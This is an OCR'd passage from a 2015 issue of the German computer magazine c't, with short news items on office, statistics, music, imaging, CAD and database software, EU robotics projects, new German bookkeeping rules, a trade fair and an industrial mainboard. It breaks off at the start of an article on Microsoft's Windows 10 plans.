
Die nächste Version von Microsofts Desktop-Bürosuite soll im zweiten Halbjahr 2015 erscheinen und Office 2016 heißen, kündigte das Office-Team einen Tag nach der Windows-10-Präsentation in einem Blog-Eintrag an. Wie bisher sollen die Office-Programme vor allem auf Tastatur- und Mausbedienung ausgerichtet sein. Einzelheiten zur neuen Office-Version will Microsoft erst in den nächsten Wochen bekanntgeben. Voraussichtlich wird sie eine neue Hilfefunktion enthalten, die dem Anwender auch bei Eingaben wie „Ich möchte das Dokument drucken“ weiterhelfen soll. So eine Hilfe ist bereits in den Online-Versionen von Word, Excel und PowerPoint enthalten. (db@ct.de)

Detailverbesserungen für LibreOffice

Nach mehreren Updates zur Fehlerkorrektur bringt LibreOffice 4.4 eine Reihe kleinere Neuerungen. Neue Import-Filter lesen jetzt auch Pagemaker- und RagTime-Dokumente sowie MacDraw-Zeichnungen. Die bestehenden Import-Export-Filter wurden verbessert, insbesondere die für Microsofts OOXML-Formate wie DOCX, XLSX und PPTX. Die freien Schriften Carlito und Caladea sollen unter Linux Microsofts proprietäre Schriften Calibri und Cambria ersetzen, um Microsoft-Office-Dokumente möglichst originalgetreu anzuzeigen.

Modifikationen an der Oberfläche sollen die Arbeit erleichtern. Dazu hat das LibreOffice-Team die Symbolleisten aufgeräumt sowie Dialoge, Menüs und die Seitenleiste überarbeitet. LibreOffice 4.4 steht für Windows, Linux und Mac OS zum Download bereit. (db@ct.de)

c't Download: ct.de/yxn8



In LibreOffice 4.4 haben die Entwickler viele Details verbessert. Zum Beispiel lassen sich Absatzvorlagen jetzt im Auswahldialog ändern.

Statistiksammlung Unistat erweitert

Etwa einmal im Jahr bündelt der britische Hersteller Unistat Ergänzungen für seine gleichnamige Statistik-Software in einem Minor Release. Version 6.5.05 hat Funktionen zu Analyse von Dosis-Wirkung-Zusammenhängen erhalten und kann diese grafisch darstellen.

Unistat läuft als eigenständige Anwendung oder als Add-in für Excel und ergänzt letzteres um viele Funktionen für fortgeschrittene Datenanalyse und Reporting. Version 6.5 läuft unter Windows und kooperiert mit Excel 97 bis 2013. Die Light-Edition, bei der die Menge der bearbeitbaren Daten beschränkt ist, kostet 300 US-Dollar. Die Standard Edition, die auch Makros sowie ein SDK umfasst, kostet 995 US-Dollar (Update: 500 US-Dollar). (dwi@ct.de)

c't Testversionen und Tutorial: ct.de/yxn8


Notensatzprogramm Forte für den Einstieg

Das Notensatzprogramm Forte ist in Version 6 als Box-Version beim Software-Vertrieb Avanquest erschienen. Es richtet sich an Hobby-Komponisten sowie Chor- und Ensemble-Leiter und wurde von Musikpädagogen im norddeutschen Lugert Verlag entwickelt.

Forte setzt maximal zwei Stimmen pro Notenzeile, unterstützt Schlagzeugnotation, die Eingabe einzelner Noten per Maus, Tastatur und MIDI-Keyboard sowie das Transponieren in eine andere Tonart. Das Programm kann MIDI-Dateien importieren und exportieren. Ein Tongenerator spielt den Satz ab und exportiert ihn als Audio-Datei. Außerdem sollen sich VST-Instrumente nutzen lassen.

Forte erscheint in vier Varianten. Das kostenlose Forte Free unterstützt lediglich eine Notenzeile plus Akkordbegleitung und einer Liedstrophe, importiert aber Noten aus MIDI-Dateien. Forte Basic (30 Euro) importiert auch MusicXML und ist auf vier Notenzeilen, zwei Liedstrophen und WAV-Ausgabe beschränkt. Die Home-Edition (100 Euro) unterstützt 16 Notenzeilen und sechs Strophen sowie Gitarrengrifftabellen. Außerdem gibt sie auch MP3 aus. Die Premium-Version (190 Euro) exportiert MusicXML und bringt ein Scan-Modul sowie für den Forte Player eine Orchester-Klangbibliothek mit. Testversionen und die Gratisausgabe stehen bei Lugert zum Download bereit. Außerdem bietet der Verlag eine Auswahl Klassiknoten zum kostenlosen Download an. (akr@ct.de)

c't Testversionen, Gratis-Ausgabe und Noten: ct.de/yxn8



Das Notensatzprogramm Forte setzt mehrstimmigen Satz inklusive Liedtext und gibt Audio-Dateien aus.

Bilder entrauschen mit Denoise projects

Denoise projects aus dem Franzis Verlag reduziert Bildrauschen in Digitalfotos. Dabei zeichnet es laut Hersteller Artefakte nicht weich, sondern ersetzt sie durch Farbpixel aus der Umgebung, wendet Dark-Frame- oder Flat-Frame-Korrekturbilder an wie in der Astrofotografie oder verrechnet aneinander ausgerichtete Bildstapel (Noise-Stacking). Das Programm kennt 87 ISO-Voreinstellungen für JPEG-, Raw-, Smartphone- und Web-Fotos. Die sieben Algorithmen Luminanzrauschen, Farbrauschen, Banding, Farbwolkung, Hotpixel, Salt & Pepper und Lücken nehmen sich unterschiedlicher Probleme an.

Das Programm steht für Windows und Mac OS als 32- und 64-Bit-Version zur Verfügung und arbeitet als Stand-alone-Programm oder als Plug-in in Photoshop und Photoshop Elements. Denoise Professional kostet 130 Euro. Eine Standard-Version ohne Noise-Stacking, Stapelverarbeitung und Raw-Konverter gibts für 70 Euro. (akr@ct.de)

© Copyright by Heise Zeitschriften Verlag

EU-Kommission klopft neue Forschungsschwerpunkte in der Robotik fest

Die Europäische Kommission hat Ende Januar insgesamt 17 länderübergreifende Robotik-Projekte benannt, die im Rahmen des EU-Forschungsrahmenprogramms „Horizont 2020“ in den kommenden Jahren jeweils mit mehreren Millionen Euro gefördert werden. Das wohl spannendste Projekt trägt den Namen Centauro und wird vom Institut für Informatik der Universität Bonn koordiniert.

Gemeinsam mit acht Partnern aus Forschung und Industrie wollen die Bonner Wissenschaftler ein teil-humanoides Robotiksystem für Rettungseinsätze entwickeln, das eine besondere Steuerung aufweist: Statt den Roboter wie sonst üblich über eine Bedienkonsole mit Joysticks fernzulenken, sollen bei Centauro Kopf-, Arm- und Handbewegungen eines Menschen direkt auf die Maschine übertragen werden.

Dazu werden über die Roboter-Sensorik zunächst detaillierte Informationen der Einsatzumgebung erfasst und die Daten in ein 3D-Modell überführt. Der Roboterführer bekommt die aufbereiteten Informationen in eine Datenbrille eingeblendet, sodass er sich in einer virtuellen Welt orientieren kann. Außerdem trägt der Operator ein Exoskelett, das ähnliche Freiheitsgrade wie der Roboter aufweist und für das Tracking seiner Bewegungen im Raum genutzt wird.

Soll der Roboter nun etwa eine Schraube lösen oder einen Gegenstand bewegen, führt der Operator diese Aktion im Kontrollraum aus und das Exoskelett übersetzt die Bewegungen 1:1 auf den Roboter. Umgekehrt lassen sich auch haptische Informationen direkt vom Roboter an den Menschen übermitteln. So kann der Operator über das Exoskelett beispielsweise fühlen, wie fest eine verrostete Schraube sitzt.

Nur „teil-humanoid“ ist der Roboter deshalb, weil sein Unterbau nicht aus zwei, sondern aus vier Beinen besteht, um eine bessere Stabilität in schwierigem Terrain zu gewährleisten. In der griechischen Mythologie sind solche Mischwesen unter dem Namen Kentaur bekannt – was auch zum Namen Centauro führte. Die EU-Kommission fördert das Centauro-Projekt bis 2018 mit rund 4,1 Millionen Euro. Beteiligt sind auf deutscher Seite auch die RWTH Aachen, die progenoX GmbH sowie die Korntechnische Hilfsdienst GmbH.

Können Roboter träumen?

Die Universität Bonn ist außerdem am Projekt RobDREAM beteiligt, das 5,4 Millionen Euro aus dem Horizont-2020-Etat erhält und vom deutschen Industrierobotik-Spezialisten KUKA geleitet wird. Ziel des Forschungsprojekts ist es, Selbstlern-Algorithmen für industriell genutzte mobile Manipulationsroboter zu entwickeln. Die Roboter sollen während inaktiver („Schlaf-“)Phasen künftig die Zeit nutzen, um Fähigkeiten wie Umweltbeobachtung, Raumorientierung und Greiffertigkeiten selbst zu optimieren.

Gewählt wurde der Projektname RobDREAM in Anlehnung an neurophysiologische Prozesse, die beim Menschen während des Träumens ablaufen. Auf Roboter übertragen bedeutet dies laut den Wissenschaftlern, dass die Maschinen in die Lage versetzt werden, im Ruhezustand „Erfahrungen zu verarbeiten, die sie während eines Arbeitstages gesammelt haben“. Diese Informationen sollen dann in Simulationen einfließen, damit die Roboter „eigene Lösungen für zukünftige Situationen“ entwickeln können.

Rund 3,2 Millionen Euro stellt die EU-Kommission dem Projekt FLOBOT („Floor Washing Robot for Professional Users“) zur Verfügung. Putzroboter à la Roomba sind die einzigen Robotiksysteme, die es bislang in die Privathaushalte geschafft haben – ein Pendant für den gewerblichen Bereich existiert derzeit aber nicht. Das soll sich mit FLOBOT ändern: Bis Ende 2017 wollen neun Projektpartner unter Leitung des „Cyprus Research and Innovation Center“ professionelle Putzroboter mit autonomen Fähigkeiten sowie Schwarmintelligenz entwickeln, die beispielsweise an Flughäfen, in Supermärkten und großen Verwaltungsgebäuden eingesetzt werden können. (pmz@ct.de)

c't Neue Robotik-Projekte der EU: ct.de/ykhx

Bild: RWTH Aachen


Der Oberkörper des Centauro-Roboters – im Bild eine Designstudie der RWTH Aachen – wird über ein Exoskelett gesteuert, das auch haptische Rückmeldungen an den Operator zulässt.

Anzeige

© Copyright by Heise Zeitschriften Verlag

Web-FiBu für Handwerker

Das webgestützte Branchenpaket „Bau und Handwerk“ der Datev soll Handwerkern des Bauhaupt- und -nebengewerbes konkrete Anhaltspunkte für die Vor- und Nachkalkulation ihrer Aufträge an die Hand geben. Zur Berechnung von Zuschlagsätzen berücksichtigt die Anwendung Lohnkosten mitsamt Verwaltungskostenzuschlag und differenziert zwischen produktiven und unproduktiven Stunden. Zusätzlich zu den Tabellen der regelmäßigen betriebswirtschaftlichen Auswertung liefert der Dienst grafisch aufbereitete Controlling-Reports mit Kennzahlen und Trends. Tiefer gehende Analysen, etwa nach Kostenstellen oder -trägern, müssen gesondert angefordert werden. Die Software ist als Erweiterung der Datev-Dienste „Mittelstand Faktura“ und „Rechnungswesen pro“ über Datev-Steuerberater abonnierbar und kostet im Jahr 2015 keinen Aufpreis. Ab 2016 fallen Netto-Zusatzkosten von 12 bis 18 Euro pro Jahr an. (hps@ct.de)



Controllingreport MusterGmbH
März 2014

	Trend	kumuliert Mrz 2014	kumuliert Mrz 2013	
Erfolg				
Gesamtleistung		1.090.563,59	1.126.381,54	
Mat./Wareneinkauf		366.294,68	382.832,30	
Rohertrag		575.446,19	576.741,52	
Gesamtkosten		553.090,91	542.400,05	
Betriebsergebnis		23.237,64	35.223,83	
Anteil Mat./Wareneinkauf an Gesamtleistung		33,59%	33,99%	
Anteil Gesamtkosten an Gesamtleistung		50,72%	48,15%	
Umsatzrentabilität (bezogen auf Gesamtleistung)		2,13%	3,13%	
Liquidität				
Finanzmittel am Beginn der Periode		-41.185,04	5.793,70	Kassenbestand + betriebliche Bankkonten
Cashflow lfd. Geschäftstätigkeit		-41.474,48	-48.996,34	Mittelveränderung aus erwirtschafteter Liquidität
Cashflow Finanzierung		-21.396,83	-19.756,90	Mittelveränderung aus dem Finanzierungsbereich
Cashflow Investition		120.559,35	48.167,15	Mittelveränderung aus dem Investitionsbereich
Finanzmittel am Ende der Periode		16.503,00	-14.792,39	Kassenbestand + betriebliche Bankkonten
Privatbereich/Kapital				
Einzahlungen Unternehmer		0,00	0,00	Kapitalveränderungen durch Einlagen
Auszahlungen Unternehmer		0,00	0,00	Kapitalveränderungen durch Entnahmen
Forderungen und Verbindlichkeiten				
Forderungen aus Lieferungen und Leistungen		275.338,10	257.349,32	
/ Gesamtumsatz (Umsatzerlöse + So. betr. Erlöse)		1.091.273,68	1.127.104,32	
* Anzahl der Tage im Auswertungszeitraum		90	90	
= Zielgewährung an Kunden in Tagen		23	21	
Verbindlichkeiten aus Lieferungen und Leistungen		167.395,17	162.818,81	
Prozentanteil der Kunden, mit denen 80% der Kundenumsätze erreicht werden		27,27%	34,29%	
Prozentanteil der Lieferanten, von denen 80% der Lieferungen / Leistungen erbracht werden		24,00%	31,58%	


Das vorläufige Ergebnis entspricht dem derzeitigen Stand der Buchführung. Abschluss-/Abgrenzungsbuchungen können es noch verändern.

Währung: EUR

Mit optionalen Controlling-Reports informiert die Datev-Software auf Anhieb über die Geschäftslage.

Gratis-Kontaktverwaltung

Nicht nur Kontakte, sondern auch Werbekampagnen, E-Mail-Verteiler und Termine sollen sich mit dem kostenlosen Paket MeinCRM4 verwalten lassen. Die Anwendung enthält außerdem eine Dublettenprüfung, eine Computer-Telefonie-Schnittstelle und verzahnt sich zum Schreiben von Briefen und für Auswertungen mit OpenOffice. Laut Hersteller Adito taugt sie damit zum kompletten Faktura-Programm. MeinCRM4 ist als Einzelplatzpaket für Windows, Mac OS oder Linux herunterladbar und lässt sich mit einem kostenlosen Zusatz-Lizenzcode für maximal drei Benutzer gleichzeitig einsetzen. (hps@ct.de)



Die Bedienoberfläche von Adito MeinCRM4 ist recht textlastig, erschließt aber Funktionen weit über das Customer Relationship Management hinaus.

NoSQL-Datenbank mit Anwendungs-Framework

Version 2.4 der quelloffenen NoSQL-Datenbank ArangoDB vom Hersteller triAGENS umfasst das Applikations-Framework Foxx 2.0. Mit diesen Komponenten auf Basis von JavaScript oder mit ECMAScript 6 kann man eigene Mikroservices programmieren und Anwendern mit REST- oder Web-API zur Verfügung stellen. Die auch als Graph-Datenbank nutzbare Engine steht im Quelltext sowie in Form maßgeschneiderter Binaries für Windows, Mac OS, zahlreiche Linux-Distributionen oder als Docker-Container zum kostenlosen Download im Web. Ebenfalls kostenlos verfügbar sind Front-Ends und Zusatzmodule für Nutzer von php, .NET, Java, Ruby, Python und weitere. (hps@ct.de)

c't Zahlreiche Downloads: ct.de/y89j

Buchhalter-Fallgrube

Auffällig unauffällig, nämlich in einem Rundschreiben vom vergangenen November, hat das Bundesfinanzministerium neue Vorschriften für Buchhalter in Kraft gesetzt. Seit Jahresanfang gelten die GoBD (Grundsätze zur ordnungsmäßigen Führung und Aufbewahrung von Büchern, Aufzeichnungen und Unterlagen in elektronischer Form sowie zum Datenzugriff) als Nachfolgeregelungen für die GoBS (Grundsätze ordnungsmäßiger Buchführungssysteme) und die GDPdU (Grundsätze zum Datenzugriff und zur Prüfbarkeit digitaler Unterlagen). Die wichtigsten Passagen der GoBD konkretisieren drei altbekannte Erfordernisse – das aber so, dass jedes Unternehmen seine Praxis auf notwendige Umstellungen abklopfen sollte.

Erstens geht es um die „zeitgerechte Erfassung von Geschäftsvorfällen“. Bislang gab sich Vater Staat dazu mit der zitierten Formulierung zufrieden. Ab jetzt sollen alle Rechnungsforderungen buchungstechnisch festgeschrieben werden, die nicht binnen acht Tagen beglichen worden sind.

Zweitens gilt die Aufzeichnungspflicht außer für steuerliche und außersteuerliche Unterlagen (etwa für staatliche Förderungen) nun auch für viele weitere Unterlagen, etwa für Verfahrensdokumentationen sowie Daten zur Zeiterfassung und Warenwirtschaft.

Drittens gelten als Dateien abgelegte Dokumente fortan nur noch dann als vorschriftsmäßig unveränderbar, wenn „zusätzliche Maßnahmen ergriffen werden, die eine Unveränderbarkeit gewährleisten“. Geeignete Maßnahmen könnten nach unserer Auslegung darin bestehen, dass man zertifizierte Zeitstempel anbringt oder ein Dokumentenmanagement-System einsetzt, das ausschließlich dokumentierte Änderungen durch autorisierte Benutzer ermöglicht. (hps@ct.de)

c't Originaldokument: ct.de/yn5x

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Embedded World: Im Zeichen des Internet der Dinge

Die diesjährige Embedded World in Nürnberg stellt sich selbstbewusst unter das Motto „Wir sind das Internet der Dinge“. Vom 24. bis zum 26. Februar präsentieren über 900 Aussteller in fünf Hallen die dazu passende Hardware, Software und Infrastruktur.

Nebenan gibt es im Rahmen der Embedded World Conference insgesamt 40 Vorträge und Workshops unter anderem zum obligatorischen Internet of Things, aber auch zu Software-Qualität und -Modellierung, SoC-Technik, Embedded-Betriebssysteme sowie Risikomanagement für Open-Source-Software. Weitere 21 Sessions bietet die Electronic Displays Conference rund um Themen wie LCD Performance, Touch Screens und Mensch-Maschine-Interfaces.

Ebenfalls wieder zum Programm gehört der Student Day mit Fachvortrag, Messeführung und Kontaktbörse zu Firmen. Kostenfreie Tickets kann man sich über die Webseite www.embedded-world.de selbst ausdrucken. Dort gibt es auch Hinweise zu vergünstigten Zugtickets der Deutschen Bahn. (bbe@ct.de)

Wie schon in den vergangenen Jahren liegen die Hardware-Hallen am Rand der Embedded World. Damit stellt die Nürnberg Messe sicher, dass auch bei den Dienstleistern und Tool-Herstellern Besucher vorbeikommen.

Lange lieferbar: Haswell-E-Mainboard

Nach dem Tick-Tock-Modell wirft Intel etwa einmal im Jahr neue Produkte auf den Markt. Mainboards mit Intels Consumer-Chipsätzen gehören schnell zum alten Eisen und sind dann nicht mehr erhältlich. Daher baut Fujitsu rund um den Workstation-Chipsatz C612 das Industrie-Mainboard D3348-B im ATX-Format, das bis 2021 lieferbar sein soll. Technisch entspricht der C612 weitgehend dem X99. Auf das Board passen Prozessoren der Baureihe Haswell-E mit der Fassung LGA2011v3. Neben den eher für Spieler und Übertakter gedachten Core-i7-Modellen gibt es diese auch als Xeon E5 v3 – einige davon auch im Embedded- oder Langzeitprogramm.


Das D3348-B ist mit einem Preis von 290 Euro nur etwas teurer als vergleichbare Consumer-Boards, allerdings nüchterner aufgemacht. Acht DIMM-Slots nehmen bis zu 128 GByte DDR4-Speicher auf. Zwei der vier PEG-Slots bieten 16 PCIe-3.0-Lanes, der dritte immer noch vier davon und der letzte steuert noch mal 4 × PCIe 2.0 bei. Über die beiden Gigabit-Ethernet-Ports kann man auch per Fernwartung (AMT) auf den PC zugreifen. Ein TPM ist bereits an Bord und ein Watchdog-Timer löst automatisch einen Reset aus, wenn die Software nicht mehr reagiert. (bbe@ct.de)

Laut Fujitsu eignet sich das D3348-B mit Server-Chipsatz besonders für den Dauerbetrieb.

Schnelles Leiterplatten-Design

In der aktuellen Version 15.0.14 enthält der Altium Designer neue Funktionen und zahlreiche Fehlerkorrekturen. Im Bereich High Speed Design sind jetzt auch in verzweigten Pfaden sogenannte xSignals verlegbar, das sind Signale mit definierter Induktivität und Signallaufzeit. Außerdem wurde die Berechnungsgenauigkeit der Signalpfadlängen verbessert.

Die Unterstützung des Standards IDX 2.0 erleichtert den Datenaustausch mit MCAD-Systemen. Die vereinfachte Abstimmung mechanischer und elektrischer Bedürfnisse eines Projekts soll Entwicklungszeiten verkürzen. Mit Gerber X2 und IPC-2581 sind nun zwei weitere, wichtige Exportformate für die industrielle Leiterplattenproduktion mit an Bord. (Mathias Poets/dwi@ct.de)




Der Altium Designer unterstützt die Optimierung von Signallaufzeiten.

Keyshot Enterprise in NX integriert

Unter dem Namen „Enterprise Edition“ bietet Luxion eine Komplettversion seines Renderingpakets Keyshot an, die außer dem Grundpaket alle Zusatz-Funktionen und Add-ins umfasst, darunter Animation, VR, Network Rendering und die Integration in das CAD-System Siemens NX.

Die Floating-Lizenz des Hauptprodukts enthält den HDRI-Editor, Ansichten und Szenen, NURBS-Import sowie den Export in die Formate OBJ und ZPR. Mit Hilfe von Network Rendering lassen sich bis zu 32 Cores über das Netzwerk zum Berechnen von Animationen und VR-Szenarien nutzen. (Ralf Steck/dwi@ct.de)



Das Renderingpaket Keyshot lässt sich nun auch in das CAD-System Siemens NX integrieren.

© Copyright by Heise Zeitschriften Verlag

hyperCAD-S mit Volumenmodellierung

Mit hyperCAD-S hat der CAM-Spezialist Open Mind ein eigenes CAD-System im Portfolio, das die NC-Programmierung mit Hypermill ergänzt. Bisher handelte es sich um ein reines Flächensystem – die meisten CAD-Systeme arbeiten jedoch auf Volumenbasis. Version 2014.2 bietet nun auch Funktionen zur Volumenmodellierung, die sich sowohl auf eigene als auch auf importierte Geometrien anwenden lassen. Das System ermöglicht direktes Modellieren, Konstruktionshistorie oder Abhängigkeiten müssen nicht berücksichtigt werden.

Bei der Auswahlfilterung für Flächen und Kurven kann hyperCAD-S nun begrenzte, tangentiale, koaxiale und koplanare Flächen ebenso in einem Schritt am gesamten Modell auswählen wie Fasen und Verrundungen. Das erleichtert dem CAM-Programmierer Änderungen an CAD-Modellen, etwa beim Erzeugen von Mitteltoleranzen oder Ankonstruktionen sowie bei der Konstruktion von Spannwerkzeugen oder Vorrichtungen.

Mit einer neuen Zonen-Funktion lassen sich benutzerspezifische Features anlegen. Die Zonen kann man transformieren, kopieren, löschen und als benutzerdefinierte Auswahl speichern. Volumina bearbeitet hyperCAD-S mit booleschen Operationen. Features lassen sich unter anderem durch Löschen, Neudefinition, Spiegeln, Extrahieren, und Mustererzeugung verändern.

(Ralf Steck/dwi@ct.de)

Software-Notizen

Version 7.0 des **Platinenlayouters** DesignSpark bietet eine verbesserte Verwaltung von Bauteilnummern und berechnet den optimalen Verlauf von Leiterbahnen vor. Außerdem unterstützt das kostenlose Programm mit ODB++ ein Standardformat der Leiterplattenproduktion.

IPEmotion 2014 R3 erfasst **Messdaten drahtlos** mit Hilfe des Hardwaremoduls IPEhub2 des Herstellers IPEmotion. Das handliche WLAN-Gateway verfügt über zwei CAN-Bus-Eingänge, die Messdatenausgabe ist über die IPEmotion App V02.10 auch unter Android ab Version 4.0 möglich.

Kernig: Parasolid v27.1

Siemens PLM Software hat den Parasolid-Kern aktualisiert, der in einer Vielzahl von CAD-Systemen und Spezialanwendungen von IronCAD über VectorWorks bis SolidWorks zum Einsatz kommt. Neuerungen im CAD-Kern kommen den Anwendern der darauf aufbauenden CAD-Systeme zugute, sobald die Entwickler diese in ihren Systemen implementieren.

Parasolid 27.1 bietet eine genauere Kontrolle über Übergangsflächen (Blends), beispielsweise Verrundungen. So lassen sich Blends mit variablem Radius nun auch über mehrere Kanten hinweg in einem Durchgang erstellen, was für weichere Übergänge sorgt. Weitere Optimierungen bilden die Grundlage für effizienteres Modellieren, beispielsweise lassen sich einige Flächenoperationen nun für mehrere Flächen gleichzeitig durchführen. (Ralf Steck/dwi@ct.de)

Anzeige

© Copyright by Heise Zeitschriften Verlag

Axel Vahldiek

Alles wird Windows

Was Microsoft plant und was es bedeutet

Damit die Nutzer Windows künftig nicht nur brauchen, sondern lieben, stellt Microsoft die Windows-Welt auf den Kopf: Windows 10 wird kostenlos für alle Besitzer von Windows 7, 8.1 und Phone 8.1. Zudem soll alles irgendwie Windows werden, also nicht nur PC und Smartphone, sondern auch VR-Brille, Xbox, 84-Zoll-Surface, Internet der Dinge und mehr …

Als Microsoft Ende Januar mit viel Tamtam endlich weitere Details über das kommende Windows 10 verriet, wurde zwar auch über neue Funktionen des Desktop-Betriebssystems gesprochen, doch andere Themen waren den Redmondern noch wichtiger: Sie verschenken Windows zumindest anfangs, zudem soll es künftig überall laufen. Also nicht nur auf Desktop-PCs, Tablets und Smartphones, sondern beispielsweise auch auf Spielkonsolen, im Internet der Dinge und in Wandtafeln. Es geht sogar mit der überraschend vorgestellten HoloLens, einer Brille, die die echte Welt mit virtueller Realität zusammenbringt. Zudem soll Windows auf allen Geräten stets auf dem gleichen aktuellen Funktionsstand sein, anstatt nur alle paar Jahre in großen Sprüngen neue Funktionen zu bekommen. Microsoft nennt das „Windows as a Service“. Um das auch sprachlich umzusetzen, bezeichnet Microsoft alles nur noch als Windows. Auf den Smartphones läuft Windows statt Windows Phone, die Xbox wird Teil der Windows-Welt und selbst die VR-Brille HoloLens ist irgendwie Windows. Microsofts Chef Satya Nadella verfolgt damit ein wahrlich großes Ziel: Er möchte, dass die Nutzer Windows nicht mehr einfach nur brauchen, sondern es wollen und sogar lieben.

Dieser Beitrag analysiert, was Microsofts Pläne für die Anwender bedeuten und was vom Upgrade-Geschenk zu halten ist. Der nachfolgende Artikel auf Seite 54 untersucht

© Copyright by Heise Zeitschriften Verlag

die aktuelle Vorabversion von Windows 10: Er zeigt, welche Neuerungen drin stecken und welche noch fehlen, zudem gibt er Tipps, wie Sie die Vorabversion gefahrlos ausprobieren können. Der Artikel auf Seite 58 widmet sich der wohl coolsten unter den Ankündigungen: der HoloLens-Brille. Der Artikel auf Seite 60 beschreibt, was von Spielkonsole bis Wandtafel sonst noch alles Windows wird.

„Mobile Experience“

